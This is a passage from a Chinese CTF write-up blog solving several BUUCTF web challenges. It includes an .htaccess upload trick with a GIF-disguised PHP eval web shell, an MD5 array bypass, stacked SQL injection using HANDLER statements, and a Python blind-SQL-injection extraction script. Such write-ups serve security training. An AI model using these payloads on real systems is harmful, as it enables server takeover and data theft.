Content-Disposition: form-data; name="uploaded"; filename="htaccess"  
Content-type: image/png  
  
<FilesMatch "pass.jpg">  
SetHandler application/x-httpd-php  
</FilesMatch>  
-----WebKitFormBoundaryccGqvIDM6SLLre9D  
Content-Disposition: form-data; name="submit"  
  
一键去世  
-----WebKitFormBoundaryccGqvIDM6SLLre9D--
```

```
<meta charset="utf-8"><br />  
<b>Warning</b>: mkdir(): File exists in <b>/var/www/html/upload.php</b> on line  
<b>23</b></b><br />  
/var/www/html/upload/1d2b3682499874c7d9e78c4b007c7ef6/htaccess successfully uploaded
```

再去上传一个图片马

GIF89a

```
<script language="pHp">
  @eval($_POST['pass'])
</script>
```

http://ce7ea1c2-2fba-423f-adaa-b453e03ba8d9.node4.buuoj.cn:81/uploac

pass



成功  
连接成功!

CSDN @ThnPkm

## [MRCTF2020]Ez\_bypass

```
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                if($passwd==1234567)
                {
                    echo 'Good Job!';
                    highlight_file('flag.php');
                    die('By Retr_0');
                }
            }
        }
    }
}
```

get是md5强比较可以使用数组绕过，post可以在数字后面加字母绕过数字检测

GET: /?id[]=1&gg[]=2

POST: passwd=1234567a

## [GYCTF2020]Blacklist

由强网杯随便注改编而来

步骤类似

先测试

通过堆叠注入是可以查出flag的位置的

姿势: `1';show tables #` 报

```
array(2) {  
  [0]=>  
    string(1) "1"  
  [1]=>  
    string(7) "hahahah"  
}
```

```
array(1) {  
  [0]=>  
    string(8) "FlagHere"  
}
```

CSDN @ThnPkM

```
1';show columns from `FlagHere` #
```

```
array(6) {  
  [0]=>  
    string(4) "flag"  
  [1]=>  
    string(12) "varchar(100)"  
  [2]=>  
    . . .  
  [5]=>  
    . . .  
}
```

这是过滤的内容

```
return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\.\/i",$inject);
```

## 学习到一个新的姿势用 handler

handler ... open语句打开一个表，使其可以使用后续handler ... read语句访问，该表对象未被其他会话共享，并且在会话调用handler ... close或会话终止之前不会关闭

```
1';handler FlagHere open;handler FlagHere read first;handler FlagHere closes;#
```

## [CISCN2019 华北赛区 Day2 Web1]Hack World

sql注入，fuzz查看过滤了哪些关键字

我第一次搞这个，试了试

```
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: UM_distinctid=17eccd0f01  
Connection: close
```

```
id=1=$15
```

这题可以这样爆破，经测试长度482是被过滤的

regex	200	<input type="checkbox"/>	<input type="checkbox"/>	472
union	200	<input type="checkbox"/>	<input type="checkbox"/>	482
#	200	<input type="checkbox"/>	<input type="checkbox"/>	482
&	200	<input type="checkbox"/>	<input type="checkbox"/>	482
*	200	<input type="checkbox"/>	<input type="checkbox"/>	482
-	200	<input type="checkbox"/>	<input type="checkbox"/>	482
+	200	<input type="checkbox"/>	<input type="checkbox"/>	482
"	200	<input type="checkbox"/>	<input type="checkbox"/>	482
`	200	<input type="checkbox"/>	<input type="checkbox"/>	482
	200	<input type="checkbox"/>	<input type="checkbox"/>	482
&&	200	<input type="checkbox"/>	<input type="checkbox"/>	482
order	200	<input type="checkbox"/>	<input type="checkbox"/>	482
updatexml	200	<input type="checkbox"/>	<input type="checkbox"/>	482
limit	200	<input type="checkbox"/>	<input type="checkbox"/>	482
And	200	<input type="checkbox"/>	<input type="checkbox"/>	482
Or	200	<input type="checkbox"/>	<input type="checkbox"/>	482
%23	200	<input type="checkbox"/>	<input type="checkbox"/>	482
	200	<input type="checkbox"/>	<input type="checkbox"/>	482
group_concat	200	<input type="checkbox"/>	<input type="checkbox"/>	482
@	200	<input type="checkbox"/>	<input type="checkbox"/>	482
	200	<input type="checkbox"/>	<input type="checkbox"/>	482

比较重要的也就是 union, 空格, and or , 这些可以替换  
 这题也是布尔盲注, 不返回信息, 且题目给了flag字段名  
 用异或^代替or,()代替空格, 构造布尔盲注语句

```
id=0^(ascii(substr((select(flag)from(flag)),1,1))>1)
```

搬一下大佬的脚本, 很棒

```
import requests

url = "http://37264524-68ca-4248-9566-848debbbf6fd.node3.buuoj.cn/index.php"
payload = {
    "id" : ""
}
result = ""
for i in range(1,50):
    l = 33
    r =130
    mid = (l+r)>>1
    while(l<r):
        payload["id"] = "0^" + "(ascii(substr((select(flag)from(flag)),{0},1))>{1})".format(i,mid)
        html = requests.post(url,data=payload)
        if "Hello" in html.text:
            l = mid+1
        else:
            r = mid
        mid = (l+r)>>1
    if(chr(mid)==" "):
        break
    result = result + chr(mid)
print(result)
print("flag: " ,result)
```

```
flag{59be3245-7180-4147-bab3-af309b6ecf0a}!!!!  
flag{59be3245-7180-4147-bab3-af309b6ecf0a}!!!!  
flag{59be3245-7180-4147-bab3-af309b6ecf0a}!!!!!!  
flag{59be3245-7180-4147-bab3-af309b6ecf0a}!!!!!!  
flag: flag{59be3245-7180-4147-bab3-af309b6ecf0a}!!!!!!  
CSDN @ThnPkm
```